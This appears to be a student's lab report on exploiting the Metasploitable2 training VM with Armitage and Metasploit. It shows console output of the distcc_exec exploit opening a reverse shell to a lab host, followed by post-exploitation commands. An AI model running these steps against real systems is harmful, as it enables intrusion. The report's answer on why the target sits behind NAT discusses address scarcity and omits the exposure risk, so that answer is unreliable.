
OK

Needed to do the following to have ftp attack shown

Armitage → Set Exploit Rank → Poor










2. Why do we need to assign an internal IP address (i.e., behind NAT) for Metasploitable2-Linux? What will happen if we assign a public IP to it?


One reason NAT exists is because, with IPv4, there are a severely limited number of addresses available (a theoretical maximum of about 4.3 billion). For this reason, in most residential circumstances, an Internet Service Provider provides at most one public IP address to a subscriber at a time. If you would like to send and receive packets on multiple machines, it is necessary to have some kind of a local-public conversion, in other words NAT.

IPv6 will change all that as there should be something like thousands or millions of IP addresses per square foot of the Earth's surface.

3. Exploit Another Vulnerability (from misc “distcc_exec”)








The screenshot shows the Armitage application window. The left sidebar displays a tree view with 'exploit' > 'unix' > 'ftp' > 'vsftpd_234_backdoor' selected. The main console window shows the following output:

```
msf6 exploit(unix/misc/distcc_exec) > exploit -j
TARGET => 0
LHOST => 192.168.11.134
LPORT => 30086
PAYLOAD => cmd/unix/reverse
RPORT => 3632
[*] Exploit running as background job 9.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP double handler on 192.168.11.134:30086
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo xPGMAmXkvGf127Gz;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: line 3: Escape: command not found\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (192.168.11.134:30086 ->
192.168.11.136:33777) at 2023-01-05 11:18:55 -0500
msf6 exploit(unix/misc/distcc_exec) > |
```

A red arrow points to the line 'Command shell session 2 opened'.



The screenshot shows the Armitage application window. The left sidebar displays a tree view with 'exploit' > 'unix' > 'ftp' > 'vsftpd_234_backdoor' selected. The main console window shows the following output:

```
$ whoami
daemon
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
$ touch AhmedKhaledSaadAli
$ ls -l
total 0
-rw----- 1 tomcat55 nogroup 0 Nov 30 11:02 5103.jsvc_up
-rw-r--r-- 1 daemon daemon 0 Dec 1 03:34 AhmedKhaledSaadAli
```

Two red arrows point to the file names 'AhmedKhaledSaadAli' in the output.